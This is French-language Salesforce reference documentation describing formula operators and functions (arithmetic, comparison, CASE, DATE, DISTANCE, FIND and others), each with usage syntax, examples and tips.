Lors de l'élaboration des formules, utilisez les fonctions et opérateurs suivants : Pour afficher plus de détails, cliquez sur le nom de l'opérateur ou de la fonction ci-dessous : Sauf indication contraire, toutes les fonctions sont disponibles partout où vous pouvez ajouter une formule, comme les champs de formule, les règles de validation, les processus d'approbation et les règles de workflow.

Remarque: Les espaces inutiles présents dans les exemples ci-dessous sont ignorés.

### + (addition)

| | |
|---|---|
| **Description :** | Calcule la somme de deux valeurs. |
| **Utilisation :** | `value1 + value2` et remplacez chaque `value` par des champs de fusion, expressions ou autres valeurs numériques. |
| **Exemple de champ de formule :** | `Amount + Maint_Amount__c + Services_Amount__c`<br>Cette formule calcule la somme du `montant` du produit, du montant de maintenance et des frais de service. Les champs `Compte à jour` et `Frais de service` sont des champs devise personnalisés. |
| **Exemple de rapport :** | La formule `EMAIL_OPT_OUT:SUM + DO_NOT_CALL:SUM` calcule la somme de tous les champs `Désinscription d'adresse e-mail` et `Ne pas appeler` sur les pistes du rapport. Cette formule est un type de données nombre qui renvoie un nombre entier positif. |

| | |
|---|---|
| **Exemple de règle de validation :** | L'un de vos objets personnalisés peut permettre aux utilisateurs d'assurer le suivi du nombre total d'heures travaillées dans la semaine. Utilisez l'exemple suivant pour vous assurer que les utilisateurs ne peuvent pas enregistrer de fiches de présence d'une durée supérieure à 40 heures hebdomadaires.<br>`Monday_Hours__c + Tuesday_Hours__c + Wednesday_Hours__c + Thursday_Hours__c + Friday_Hours__c > 40`<br>Utilisez une formule de ce type dans une règle de validation pour afficher le message d'erreur suivant lorsque le nombre total d'heures saisi pour la semaine ouvrée est supérieur à 40 : « Le nombre total d'heures ne peut pas dépasser 40 ». Cet exemple nécessite cinq champs personnalisés sur votre objet personnalisé, un pour chaque jour de travail. |

## - (soustraction)

| | |
|---|---|
| **Description :** | Calcule la différence entre deux valeurs. |
| **Utilisation :** | `value1 - value2` et remplacez chaque *`value`* par des champs de fusion, expressions ou autres valeurs numériques. |
| **Exemple :** | `Amount - Discount_Amount__c`<br>Cette formule calcule la différence du `montant` du produit moins le `montant après escompte`. Le champ `Montant après escompte` est un champ devise personnalisé. |
| **Exemple de rapport :** | La fonction `AMOUNT:SUM - Product.Discount_Amount__c:SUM` calcule la différence entre tous les champs `Montant` et tous les champs personnalisés `Montant après escompte` des produits dans le rapport. Cette formule est un type de données devise et renvoie un symbole monétaire et des décimales. |

## * (multiplication)

| | |
|---|---|
| **Description :** | Multiplie les valeurs. |
| **Utilisation :** | `value1 * value2` et remplacez chaque *`value`* par des champs de fusion, expressions ou autres valeurs numériques. |
| **Exemple :** | `Consulting_Days__c * 1200`<br>Cette formule calcule le produit du nombre de jours de consultation par 1 200, étant donné que ce champ de formule est un type de données devise et que la consultation coûte 1 200 dollars par jour. Le champ `Jours de consultation` est un champ personnalisé. |
| **Exemple de rapport :** | La formule `RowCount * AGE:AVG` calcule le produit du nombre d'enregistrements par l'âge moyen du rapport. Cette formule est un type de données numérique et renvoie un nombre entier ou décimal, positif ou négatif. |

### / (division)

| | |
|---|---|
| **Description :** | Divise les valeurs. |
| **Utilisation :** | `value1 / value2` et remplacez chaque *`value`* par des champs de fusion, expressions ou autres valeurs numériques. |
| **Exemple :** | `AnnualRevenue/NumberOfEmployees`<br>Cette formule calcule le chiffre d'affaires per capita en utilisant un champ devise.<br>`IF(NumberOfOpportunities > 0,`<br>`  NumberOfWonOpportunities / NumberOfOpportunities, null)`<br>Cette formule calcule le taux de gain d'opportunités sur une campagne. |
| **Exemple de rapport :** | **% opportunités gagnées**<br>La formule `WON:SUM / RowCount` calcule le pourcentage d'opportunités `Gagné` à partir du nombre d'enregistrements, qui représente le nombre total d'opportunités du rapport. Cette formule est un type de données nombre et renvoie un nombre entier positif ou négatif.<br>**% différence entre le coût et le prix de vente**<br>La formule `(TOTAL_PRICE:SUM - QUANTITY:SUM * Product2.Cost__c:SUM) / (QUANTITY:SUM * Product2.Cost__c:SUM)` calcule la différence de pourcentage moyenne entre le coût d'un produit et son prix de vente, produit par produit. Le champ devise personnalisé `Product2.Cost__c:SUM`, intitulé `Coût` pour les produits, affiche le coût de chaque produit. Cette formule est un type de données pourcentage et renvoie un nombre entier positif ou négatif. Pour obtenir de meilleurs résultats, utilisez-la dans un rapport récapitulatif Opportunités associées à des produits, récapitulé par `Nom de produit` et comprenant des totaux récapitulatifs pour `Quantité`, `Prix total` et `Coût`. |

### ^ (élévation à une puissance)

| | |
|---|---|
| **Description :** | Élève le nombre à la puissance d'un nombre défini. |
| **Utilisation :** | *`number^integer`* et remplacez *`number`* par un champ de fusion, une expression ou une autre valeur numérique. Remplacez *`integer`* par un champ de fusion contenant un entier, une expression ou n'importe quel entier. |
| **Exemple :** | La formule `NumberOfEmployees^4` élève le nombre d'employés à la puissance 4. |
| **Exemple de rapport :** | La formule `ACTIVE:SUM ^ 2` élève le nombre d'utilisateurs actifs de Salesforce à la puissance 2, pour l'administration. Cette formule est un type de données nombre qui renvoie un nombre entier positif. |
| **Conseils :** | Évitez de remplacer *`integer`* par une valeur négative. |

### () (parenthèse d'ouverture et parenthèse de fermeture)

| | |
|---|---|
| **Description :** | Indique que les expressions situées entre la parenthèse d'ouverture et la parenthèse de fermeture sont calculées en premier. Toutes les autres expressions sont calculées par priorité des opérateurs standard. |
| **Utilisation :** | *(expression1) expression2...* et remplacez chaque *expression* par des champs de fusion, expressions ou autres valeurs numériques. |
| **Exemple :** | `(Unit_Value__c - Old_Value__c) / New_Value__c` calcule la différence entre l'ancienne valeur et la nouvelle valeur divisée par la nouvelle valeur. |
| **Exemple de rapport :** | La formule `(DURATIONHOURS:SUM * RowCount) / 24` calcule le produit de la durée de toutes les activités par le nombre d'enregistrements sur 24 heures. Cette formule est un type de données pourcentage, qui renvoie un nombre entier ou décimal, positif ou négatif, représentant le pourcentage de la journée utilisé pour les événements. |

### = et == (égal)

**Important:** N'utilisez pas cette fonction pour une comparaison nulle, par exemple `MyDateTime__c == null`. Utilisez à la place ISBLANK.

| | |
|---|---|
| **Description :** | Détermine si deux valeurs sont égales. Les opérateurs = et == sont interchangeables. |
| **Utilisation :** | *expression1=expression2* ou *expression1 == expression2* et remplacez chaque *expression* par des champs de fusion, expressions ou autres valeurs numériques. |
| **Exemple :** | **Date d'échéance**<br>`Due Date = CreatedDate + 5` renvoie true si la date d'échéance est égale à cinq jours suivant la date de création d'un enregistrement.<br>**Montant de la commission**<br>`IF(Probability =1, ROUND(Amount*0.02, 2), 0)`<br>Cette formule calcule les 2 % de commission d'une opportunité d'une probabilité de 100 %. Pour toutes les autres opportunités, la valeur de la commission est 0.<br>Résultats possibles :<br>• Une opportunité avec une `probabilité` de 90 % donne une commission de 0.<br>• Une opportunité avec une `probabilité` de 100 % et un montant `montant` de 100 000 dollars donne une commission de 2 000 dollars. |

### <> and != (différent de)

**Important:** N'utilisez pas cette fonction pour une comparaison nulle, par exemple `MyDateTime__c != null`. Utilisez à la place ISBLANK.

| | |
|---|---|
| **Description :** | Évalue si deux valeurs sont différentes. |

| | |
|---|---|
| **Utilisation :** | *`expression1 <> expression2`* ou *`expression1 != expression2`* et remplacez chaque `expression` par des champs de fusion, expressions ou autres valeurs numériques. |
| **Exemple :** | `IF(Maint_Amount__c + Services_Amount__c<> Amount, "DISCOUNTED", "FULL PRICE")`<br>Cette formule affiche « REMISE » pour un produit si la somme du montant de maintenance et des frais d'entretien diffère du montant du produit. Sinon, elle affiche PLEIN TARIF. Cet exemple utilise deux champs devise personnalisés pour les valeurs `Compte à jour` et `Montant des services`. |

### < (inférieur à)

| | |
|---|---|
| **Description :** | Calcule si une valeur est inférieure à celle qui suit ce symbole. |
| **Utilisation :** | *`value1 < value2`* et remplacez chaque `value` par des champs de fusion, expressions ou autres valeurs numériques. |
| **Exemple :** | La formule `IF(AnnualRevenue < 1000000, 1, 2)` attribue la valeur 1 lorsque le chiffre d'affaires est inférieur à un million et la valeur 2 lorsque le chiffre d'affaires est supérieur à un million. |

### > (supérieur à)

| | |
|---|---|
| **Description :** | Évalue si une valeur est supérieure à celle qui suit ce symbole. |
| **Utilisation :** | *`value1 > value2`* et remplacez chaque *`value`* par des champs de fusion, expressions ou autres valeurs numériques. |
| **Exemple :** | La formule `IF(commission__c > 1000000, "Fortunée", "Général")` attribue la valeur Fortunée à une commission supérieure à un million. Notez qu'il s'agit ici d'un champ de formule texte utilisant un champ personnalisé de commission. |

### <= (inférieur ou égal à)

| | |
|---|---|
| **Description :** | Évalue si une valeur est inférieure ou égale à celle qui suit ce symbole. |
| **Utilisation :** | *`value1 <= value2`* et remplacez chaque `value` par des champs de fusion, expressions ou autres valeurs numériques. |
| **Exemple :** | La formule `IF(AnnualRevenue <= 1000000, 1, 2)` attribue la valeur 1 lorsque le chiffre d'affaires est inférieur ou égal à un million et la valeur 2 lorsque le chiffre d'affaires est supérieur à un million. |

### >= (supérieur ou égal à)

| | |
|---|---|
| **Description :** | Évalue si une valeur est supérieure ou égale à la valeur qui suit ce symbole. |

| | |
|---|---|
| **Utilisation :** | *value1 >= value2* et remplacez chaque `value` par des champs de fusion, expressions ou autres valeurs numériques. |
| **Exemple :** | La formule `IF(Commission__c >= 1000000, "OUI", "NON")` attribue la valeur « OUI » lorsque la commission est supérieure ou égale à un million. Notez qu'il s'agit ici d'un champ de formule texte utilisant un champ devise personnalisé intitulé `Commission`. |

### && (AND)

| | |
|---|---|
| **Description :** | Évalue si deux valeurs ou expressions sont toutes deux vraies. Utilisez cet opérateur comme alternative à la fonction logique AND. |
| **Utilisation :** | `(`***logical1***`) && (`***logical2***`)` et remplacez *logical1* et *logical2* par des valeurs ou des expressions à évaluer. |
| **Exemple :** | `IF((Price<100 && Quantity<5),"Petit", null)`<br>Cette formule affiche “Petit” si le prix est inférieur à 100 et que la quantité est inférieure à cinq. Sinon, ce champ reste vierge. |

### || (OR)

| | |
|---|---|
| **Description :** | Évalue si au moins une des valeurs ou expressions multiples est vraie. Utilisez cet opérateur comme alternative à la fonction logique OR. |
| **Utilisation :** | `(`***logical1***`) \|\| (`***logical2***`)` et remplacez tout nombre de références logiques par les valeurs ou les expressions à évaluer. |
| **Exemple :** | `IF((ISPICKVAL(Priority , "Élevée")) \|\| (ISPICKVAL(Status , "Nouveau")), ROUND(NOW()-CreatedDate, 0), null)`<br>Cette formule renvoie le nombre de jours pendant lequel la requête est restée ouverte, si le `statut` a la valeur Nouveau ou si la `priorité` est élevée. Si vous ouvrez la requête le jour même, ce champ affiche un zéro. |
| **Exemple de règle de validation :** | `(Discount_Rate__c < 0) \|\| (Discount_Rate__c > 0.40)`<br>La formule de cette règle de validation affiche le message d'erreur suivant lorsque le champ personnalisé `Discount Rate` n'est pas compris entre 0 et 40 % : « Le taux de remise ne peut pas dépasser 40 %. » |

### & (concaténation)

| | |
|---|---|
| **Description :** | Relie au moins deux chaînes entre elles. |
| **Utilisation :** | *chaîne1&chaîne2* et remplacez chaque *chaîne* par des champs de fusion, expressions ou autres valeurs. |

| | |
|---|---|
| **Exemple :** | `"Dépense-" & Trip_Name__c & "-" & ExpenseNum__c`<br>Cette formule affiche le mot « Dépense- » suivi du nom du voyage et du numéro de dépense. Il s'agit ici d'un champ de formule texte qui utilise un champ personnalisé de numéro de dépense. |

## ABS

| | |
|---|---|
| **Description :** | Calcule la valeur absolue d'un nombre. La valeur absolue d'un nombre est égale à ce nombre sans son signe positif ou négatif. |
| **Utilisation :** | *`ABS(number)`* et remplacez la valeur *`number`* par un champ de fusion, une expression ou une autre valeur numérique qui possède le signe à supprimer. |
| **Exemple :** | La formule `ABS(ExpectedRevenue)` calcule la valeur positive du montant du champ `Chiffre d'affaires prévu`, qu'il soit positif ou négatif. |

## ET

| | |
|---|---|
| **Description :** | Renvoie une réponse TRUE (vrai) si toutes les valeurs sont exactes et une réponse FALSE (faux) si au moins une valeur est fausse. Utiliser cette fonction comme alternative à l'opérateur && (AND). |
| **Utilisation :** | `AND(logical1, logical2,...)` et remplacez les valeurs *`logical1, logical2,...`* par celles à calculer. |
| **Exemple de champ de formule :** | `IF(AND(Price<1,Quantity<1),"Petit", null)`<br>Cette formule affiche le mot « Petit » si le prix et la quantité sont inférieurs à un. Ce champ est vide si la quantité ou le prix de l'actif est supérieur à 1. |

## BEGINS

| | |
|---|---|
| **Description :** | Détermine si le texte commence avec des caractères spécifiques et renvoie TRUE (vrai) si c'est le cas. Renvoie FALSE (faux) dans le cas contraire. |
| **Utilisation :** | `BEGINS(`***`text`***`, compare_text)` et remplacez les valeurs *`text, compare_text`* par les caractères ou champs à comparer. |
| **Exemple :** | `IF(BEGINS (Product_type__c , "SI"), "Médical", "Technique")`<br>Cet exemple renvoie le terme « Médical » si le texte de l'un des champs texte personnalisés `Type de produit` commence par « SI » (soins intensifs). Pour tous les autres produits, cette syntaxe affiche « Technique ». |
| **Conseils :** | • Cette fonction respecte la casse. Par conséquent, assurez-vous que la casse de la valeur *`compare_text`* est correcte.<br>• Lorsque vous utilisez cette fonction dans une règle de validation ou de workflow, les champs vides sont considérés comme valides. Par exemple, dans le cas d'une règle de validation qui |

teste si le numéro de série d'un actif commence par 3, tous les actifs dont le numéro de série est vide sont considérés comme valides.

## BLANKVALUE

| | |
|---|---|
| **Description :** | Détermine si une expression contient une valeur et renvoie une expression de substitution en l'absence de valeur. Si l'expression contient une valeur, cette fonction renvoie la valeur de l'expression. |
| **Utilisation :** | `BLANKVALUE(`***`expression, substitute_expression`***`)`, et remplacez la valeur *`expression`* par l'expression à évaluer et *`substitute_expression`* par la valeur à substituer à toutes les valeurs vides. |
| **Exemple :** | Exemple 1<br>`BLANKVALUE(Department, "Undesignated")`<br>Cette formule renvoie la valeur du champ `Department` s'il contient une valeur. Si le champ `Department` est vide, cette formule renvoie le terme `Undesignated`.<br>Exemple 2<br>`(BLANKVALUE(Payment_Due_Date__c, StartDate +5)`<br>Cette formule renvoie la date cinq jours après la date de début du contrat chaque fois que le champ de la `date de règlement` est vide. `Date de règlement` est un champ de date personnalisé. |
| **Conseils :** | • Utilisez BLANKVALUE au lieu de NULLVALUE dans les nouvelles formules. La fonctionnalité de BLANKVALUE est identique à celle de NULLVALUE, mais elle prend également en charge les champs de texte. Salesforce continue de prendre en charge NULLVALUE, il n'est pas nécessaire de modifier les formules existantes.<br>• Un champ n'est pas vide s'il contient un caractère, un espace vide ou un zéro. Par exemple, un champ qui contient un espace inséré à l'aide la barre d'espacement n'est pas vide.<br>• Utilisez la fonction BLANKVALUE pour renvoyer une chaîne spécifique si le champ ne contient aucune valeur ; utilisez la fonction ISBLANK pour uniquement vérifier si le champ contient une valeur.<br>• Si vous utilisez cette fonction avec un champ numérique, elle renvoie uniquement la chaîne spécifiée si le champ ne contient aucune valeur et s'il n'est pas configuré pour traiter les champs vides comme des zéros. |

## BR

| | |
|---|---|
| **Description :** | Insère un saut de ligne dans une chaîne de texte. |
| **Utilisation :** | `BR()` |
| **Exemple :** | `CASE(ShippingCountry,`<br>`"USA",`<br>`  ShippingStreet & BR() &` |

```
  ShippingCity & ",
  " & ShippingState & " " &
  ShippingPostalCode & BR()
  & ShippingCountry,
"France",
  ShippingStreet & BR() &
  ShippingPostalCode & " " &
  ShippingCity & BR() &
  ShippingCountry, "etc")
```

Ce champ de formule affiche l'adresse postale mise en forme pour un contact, au format standard, y compris les espaces et sauts de ligne correctement situés en fonction du pays.

**Conseils :**

- Ne supprimez pas les parenthèses après le nom de la fonction.
- Gardez les parenthèses vides. Elles ne contiennent pas nécessairement de valeur.
- N'oubliez pas de placer la valeur BR() entre des opérateurs de concaténation : &.
- Évitez d'utiliser cette fonction dans les modèles de publipostage.
- Cette fonction n'est pas disponible dans des boutons et des liens personnalisés, des commandes s-controls ou des rapports.

## CASE

**Description :** Compare une expression donnée à une série de valeurs. Si l'expression est égale à cette valeur, la commande renvoie le résultat correspondant. Si elle n'est égale à aucune valeur, elle renvoie `else_result`.

**Utilisation :** `CASE(`***`expression,value1, result1, value2, result2,..., or_result`***`)` et remplacez *`expression`* par le champ ou la valeur que vous voulez comparer à chaque valeur spécifiée. Remplacez chaque valeur et chaque résultat par la valeur qui doit être égale pour renvoyer l'entrée du résultat. Remplacez *`else_result`* par la valeur à renvoyer si l'expression n'est pas égale à l'une des valeurs.

**Exemple de champ de formule :**

**Jours d'ouverture des requêtes**

Utilisez cet exemple de champ de formule personnalisé intitulé `Jours d'ouverture` pour afficher un message différent selon le nombre de jours d'ouverture d'une requête.

```
CASE(Days_Open__c, 3,
  "Reassign", 2, "Assign Task", "Maintain")
```

Le texte suivant s'affiche :

- Réattribuer, pour une requête ouverte depuis trois jours.
- Attribuer la tâche, pour un cas ouvert depuis deux jours.
- Conserver, pour toutes les autres requêtes.

**Dernier mois d'activité**

Ce champ de formule affiche le dernier mois d'activité ou « Aucun » en l'absence d'activité.

```
CASE(MONTH(LastActivityDate),
1, "January",
2, "February",
3, "March",
4, "April",
5, "May",
6, "June",
7, "July",
8, "August",
9, "September",
10, "October",
11, "November",
12, "December",
"None")
```

**Exemple de valeur par défaut : Taux de remise**

Utilisez la formule de la valeur par défaut suivante pour insérer un taux de remise différent pour une opportunité, sur la base du service de la personne qui crée l'opportunité :

```
CASE(User.Department, "IT", 0.25, "Field", 0.15, 0)
```

Dans cet exemple, la formule insère un taux de remise de 25 % sur toutes les opportunités créées par un utilisateur du service informatique, ou de 15 % sur toutes les opportunités créées par un utilisateur du service sur site. Si le créateur ne fait pas partie de l'un de ces services, un zéro est appliqué. Il s'agit d'un champ de pourcentage personnalisé sur les opportunités, qui utilise le champ d'utilisateur standard `Department` (service).

**Langue du produit**

Vous pouvez souhaiter associer un produit à sa langue, afin que vos utilisateurs sachent quel type de documentation ou d'adaptateur inclure. Utilisez la formule de valeur par défaut suivante pour définir automatiquement la langue d'un produit selon le pays de l'utilisateur qui crée le produit. Dans cet exemple, la valeur par défaut est « Japonais » si le pays de l'utilisateur est « Japon » et « Anglais » si le pays de l'utilisateur est « États-Unis ». Si aucune de ces valeurs n'est vraie, la valeur par défaut « inconnu » est insérée dans le champ `Langue du produit`.

```
CASE($User.Country , "Japan", "Japanese", "US",
"English","unknown")
```

**Conseils :**

- Vérifiez que les expressions *`value1`*, *`value2`*, etc. sont de type identique.
- Vérifiez que les expressions *`result1`*, *`result2`*, etc. sont de type identique.
- Les fonctions CASE ne peuvent pas intégrer de fonctions renvoyant un vrai ou un faux. Dans ce cas, faites en sorte que les expressions vraies ou fausses renvoient des nombres comme :

  ```
  CASE(1, IF(ISPICKVAL (Term__c, "12"), 1, 0),
   12 * Monthly_Commit__c,
   IF(ISPICKVAL(Term__c, "24"), 1, 0),
   24 * Monthly_Commit__c, 0)
  ```

  Dans cette formule, `Term` est un champ de liste de sélection qui est multiplié par la validation mensuelle (Monthly Commit) chaque fois qu'il contient la valeur 1 (vrai).

- La valeur *else_result* est obligatoire.
- Les fonctions CASE renvoient une erreur chaque fois que l'une des expressions renvoie une erreur, et ce, quelle que soit l'erreur à renvoyer. Par exemple, la formule `CASE(Field__c,"Partenaire", "P", "Client", "C", LEFT(Field__c, -5))` renvoie une erreur même si la valeur du champ est « Partenaire » ou « Client » car la dernière instruction n'est pas logique.
- Si le champ de votre fonction CASE est vierge, il renvoie votre valeur *else_result*. Par exemple, la formule : `CASE(Days_Open__c, 3, "Réattribuer", 2, "Attribuer la tâche", "Conserver")` affiche « Conserver » si le champ `Jours d'ouverture` est vide, s'il contient la valeur 0 ou toute autre valeur différente de 2 et 3.
- Les fonctions CASE permettent de déterminer si une valeur de liste de sélection est égale à une valeur donnée. Par exemple, la formule `CASE(Term__c, "12", 12 * Monthly_Commit__c, "24", 24 * Monthly_Commit__c, 0)` multiplie le montant `Monthly Commit` par 12 chaque fois que la valeur `Term` est égale à 12, ou multiplie le montant `Monthly Commit` par 24 chaque fois que la valeur `Term` est égale à 24. Sinon, le résultat est égal à zéro.

## CASESAFEID

| | |
|---|---|
| **Description :** | Convertit un ID de 15 caractères en ID de 18 caractères insensible à la casse. |
| **Utilisation :** | `CASESAFEID(`***id***`)` et remplacez *id* par l'ID de l'objet. |
| **Exemple :** | `CASESAFEID (Id)`<br>Cette formule remplace l'ID de 15 caractères par l'ID de 18 caractères insensible à la casse. |
| **Conseils :** | • Convertir en ID de 18 caractères pour une meilleure compatibilité avec Excel.<br>• La fonction CASESAFEID est disponible partout où vous pouvez définir une formule, à l'exception des rapports et des commandes s-controls. |

## CEILING

| | |
|---|---|
| **Description :** | Arrondit le nombre au nombre entier le plus proche. |
| **Utilisation :** | `CEILING(`***number***`)` et remplacez la valeur *number* par l'expression ou le champ à arrondir. |
| **Exemple :** | **Arrondir (valeur littérale)**<br>`CEILING(2.5)`<br>Cette formule renvoie 3, c'est-à-dire 2,5 arrondi au nombre le plus proche.<br>**Magnitude de tremblement de terre**<br>La formule `CEILING(Magnitude__c)` renvoie la valeur d'un champ de formule nombre, qui calcule la magnitude d'un tremblement de terre au nombre entier le plus proche. |

## CONTAINS

| | |
|---|---|
| **Description :** | Compare deux arguments de texte et renvoie TRUE (vrai) si le premier argument contient le second argument. Sinon, renvoie FALSE (faux). |
| **Utilisation :** | `CONTAINS(text, compare_text)` et remplacez *`text`* par le texte qui contient la valeur de *`compare_text`*. |
| **Exemple :** | `IF(CONTAINS(Product_Type__c, "part"), "Parts", "Service")`<br>Cette formule vérifie le contenu d'un champ de texte personnalisé, `Product_Type`, et renvoie « Parties » pour tout produit contenant le mot « partie ». Sinon, elle renvoie « Service ». Les valeurs respectent la casse. Par conséquent, si un champ `Product_Type` contient le mot « Partie » ou « PARTIE », cette formule renvoie « Services ». |
| **Conseils :** | • Cette fonction respecte la casse. Par conséquent, assurez-vous que la casse de la valeur *`compare_text`* est correcte.<br>• Lorsque vous utilisez cette fonction dans une règle de validation ou de workflow, les champs vides sont considérés comme valides. Par exemple, pour une règle de validation qui teste si le numéro de série d'un actif contient A, tous les actifs avec un numéro de série vide sont considérés comme valides.<br>• La fonction CONTAINS ne prend pas en charge les listes de sélection multiple. Utilisez INCLUDES pour voir si la liste de sélection multiple a une valeur spécifique. |

## DATE

| | |
|---|---|
| **Description :** | Retourne une valeur de date à partir des valeurs d'année, de mois et de jour que vous avez saisies. Salesforce affiche une erreur sur la page de détail si la valeur de la fonction DATE dans un champ de formule n'est pas valide, telle que 29 février pour une année non bissextile. |
| **Utilisation :** | `DATE(year,month,day)` et remplacez la valeur *`year`* par un nombre à 4 chiffres, et les valeurs *`month`* et *`day`* par des nombres à 2 chiffres. |
| **Exemple :** | La formule `DATE(2009 01, 02)` crée le champ de date du 2 janvier 2009 |

## DATEVALUE

| | |
|---|---|
| **Description :** | Renvoie une valeur de date pour une expression de type texte ou date/heure. |
| **Utilisation :** | `DATEVALUE(expression)` et remplacez *`expression`* par une valeur de date/heure ou une valeur de texte, un champ de fusion ou une expression. |
| **Exemple :** | **Date de fermeture**<br>La formule `DATEVALUE(ClosedDate)` affiche un champ de date basé sur la valeur du champ `Date/Heure de clôture`.<br>**Valeur de date**<br>`DATEVALUE("15-11-2009)` renvoie 15 novembre 2009 comme valeur de date. |

| | |
|---|---|
| **Conseils :** | • Si le champ référencé dans la fonction n'est pas un champ de texte ou de date/heure valide, le champ de formule affiche le message #ERROR!<br>• Lorsque vous saisissez une date, placez-la entre guillemets et utilisez le format suivant : AAAA-MM-JJ, c'est-à-dire l'année codée sur quatre chiffres, le mois sur deux chiffres et le jour sur deux chiffres.<br>• Si la valeur *expression* ne correspond pas à une plage de dates valide (si la valeur du mois n'est pas comprise entre 01 et 12, par exemple), le champ de formule affiche #ERROR!<br>• Le calcul des dates et heures requiert toujours le fuseau horaire de l'utilisateur. |

## DATETIMEVALUE

| | |
|---|---|
| **Description :** | Renvoie une valeur d'année, de mois, de jour et d'heure GMT. |
| **Utilisation :** | `DATETIMEVALUE(`***`expression`***`)`, puis remplacez *expression* par une valeur de date/heure ou une valeur de texte, un champ de fusion ou une expression. |
| **Exemple :** | **Date de fermeture**<br>La formule `DATETIMEVALUE(ClosedDate)` affiche un champ de date basé sur la valeur du champ `Date/Heure de fermeture`.<br>**Valeur de date**<br>`DATETIMEVALUE("2011-07-15 17:00:00")` renvoie 15 juillet 2011 17 heures GMT comme valeur de date et d'heure. |
| **Conseils :** | • DATETIMEVALUE est toujours calculée à l'aide du fuseau horaire GMT et ne peut être modifiée.<br>• Lorsque vous saisissez une date spécifique, placez-la entre guillemets et utilisez le format suivant : AAAA-MM-JJ, c'est-à-dire l'année codée sur quatre chiffres, le mois sur deux chiffres et le jour sur deux chiffres.<br>• Si la valeur *expression* ne correspond pas à une plage de dates valide (si la valeur du mois n'est pas comprise entre 01 et 12, par exemple), le champ de formule affiche #ERROR! |

## DAY

| | |
|---|---|
| **Description :** | Renvoie le jour du mois sous la forme d'un nombre compris entre 1 et 31. |
| **Utilisation :** | `DAY(`***`date`***`)` et remplacez la valeur *date* par une valeur ou un champ de date tel que *TODAY()*. |
| **Exemple :** | La formule `DAY(Code_Freeze__c)` renvoie le jour qui figure dans la date de gel du code personnalisée. Cela ne fonctionne pas dans les champs date/heure. |

## DISTANCE

| | |
|---|---|
| **Description :** | Calculer la distance entre deux points en miles ou en kilomètres. |

**Utilisation :**

`DISTANCE(mylocation1, mylocation2, 'unit')` et remplacez *`mylocation1`* et *`mylocation2`* par deux champs de localisation, ou un champ de localisation et une valeur renvoyée par la fonction GEOLOCATION. Remplacez *`unit`* par mi (miles) ou km (kilomètres).

**Exemples :**

**Distance entre deux champs de géolocalisation**

```
DISTANCE(warehouse_location__c, store_location__c, 'mi')
```

Cette formule renvoie la distance, en miles, entre l'entrepôt et le magasin. Dans cet exemple, `warehouse_location__c` et `store_location__c` correspondent aux noms des deux champs de géolocalisation personnalisés.

**Distance entre un champ d'adresse et un champ de géolocalisation**

```
DISTANCE(BillingAddress, store_location__c, 'mi')
```

Cette formule renvoie la distance, en miles, entre l'adresse de facturation d'un compte et un magasin. Dans cet exemple, `BillingAddress` correspond au champ d'adresse de facturation standard de l'objet Compte, et `store_location__c` correspond au nom du champ de géolocalisation personnalisé.

**Distance entre un champ de géolocalisation personnalisé et des coordonnées fixes**

```
DISTANCE(warehouse_location__c, GEOLOCATION(37.775,-122.418),
'km')
```

Cette formule renvoie la distance, en kilomètres, entre l'entrepôt et les valeurs de latitude et de longitude connues 37.775°, -122.418° (San Francisco).

**Distances avec des conditions**

```
IF(DISTANCE(warehouse_location__c, ShippingAddress, 'mi')<10,
"Proche", "Éloigné")
```

Cette formule met à jour un champ de formule de texte sur `Proche` si la distance entre l'entrepôt et le champ composé d'adresse d'expédition du compte est inférieure à 10 miles. Sinon, il met à jour le champ de texte sur `Éloigné`.

Conseil: La DISTANCE peut être calculée en miles ou en kilomètres, néanmoins l'unité n'est pas renvoyée dans le calcul. Dans la mesure du possible, ajoutez l'unité de mesure dans le nom du champ de formule de distance afin d'indiquer aux utilisateurs si la distance est en miles ou en kilomètres.

**Conseils :**

- La fonction DISTANCE renvoie un type de données numérique. La distance est toujours calculée en valeurs décimales, même si vous affichez la notation de géolocalisation en degrés, minutes et secondes dans l'interface utilisateur. Spécifiez le nombre de décimales à afficher lorsque vous créez un champ personnalisé.
- La fonction DISTANCE n'est pas disponible dans les rapports, mais elle peut être utilisée dans des vues de liste. Pour utiliser la DISTANCE dans vos rapports, configurez un champ de formule, puis référencez le champ dans vos rapports.
- DISTANCE est la seule fonction de formule qui peut utiliser des paramètres GEOLOCATION.
- Les calculs de précision et d'égalité de la fonction DISTANCE présentent des limitations.
  - La fonction DISTANCE accepte uniquement les opérateurs logiques > et <, en renvoyant des valeurs dans (<) ou au-delà (>) d'un rayon spécifié.

- La distance est calculée en ligne droite (à vol d'oiseau), sans tenir compte de la géographie et de la topographie entre les deux points.

Pour plus d'informations, reportez-vous à « How SOQL Calculates and Compares Distances » dans le guide *Force.com SOQL and SOSL Reference*.

## EXP

| | |
|---|---|
| **Description :** | Renvoie une valeur pour e élevé à la puissance d'un nombre que vous avez défini. |
| **Utilisation :** | `EXP(number)` et remplacez la valeur *`number`* par un champ ou une valeur numérique, par exemple 5. |
| **Exemple :** | **Exposant d'une valeur littérale**<br>`EXP(3)`<br>Cette formule renvoie la valeur de « e » à la puissance trois.<br>**Intérêts composés**<br>`Principal__c * EXP(Rate__c * Years__c)`<br>Cette formule calcule les intérêts composés à partir d'un champ devise personnalisé pour le capital, d'un champ pourcentage personnalisé pour le taux et d'un champ numérique personnalisé pour les années. |

## FIND

| | |
|---|---|
| **Description :** | Renvoie la position d'une chaîne au sein d'une chaîne de texte représentée sous la forme d'un nombre. |
| **Utilisation :** | `FIND(search_text, text[, start_num])` et remplacez *`search_text`* par la chaîne recherchée. Remplacez *`text`* par le champ ou l'expression recherchée et remplacez *`start_num`* par le nombre de caractères à partir duquel commencer la recherche, de gauche à droite. |
| **Exemple :** | **Adresse**<br>La formule `FIND(" ", Street)` renvoie la position du premier espace du champ `Street`. Vous pouvez utiliser ce chiffre pour trouver la longueur de l'adresse postale, afin de séparer le nom de la rue du reste de l'adresse, dans un champ d'adresse.<br>**Déduction sur les adresses de sites Web**<br>La formule `SUBSTITUTE(Email, LEFT(Email, FIND("@", Email)), "www.")` recherche l'emplacement du signe @ dans l'adresse e-mail d'un utilisateur pour déterminer la longueur de texte à remplacer par « www. », afin d'en déduire l'adresse de son site Web. |
| **Conseils :** | • Veillez à supprimer les crochets ([ et ]) de votre formule avant de la valider.<br>• Si le champ référencé dans votre paramètre *`text`* est vide, le champ de formule affiche 0. |

- Votre paramètre *search_text* est sensible à la casse et ne peut contenir aucun caractère générique.
- Si votre recherche ne renvoie aucun résultat, le chiffre 0 apparaît dans le champ.
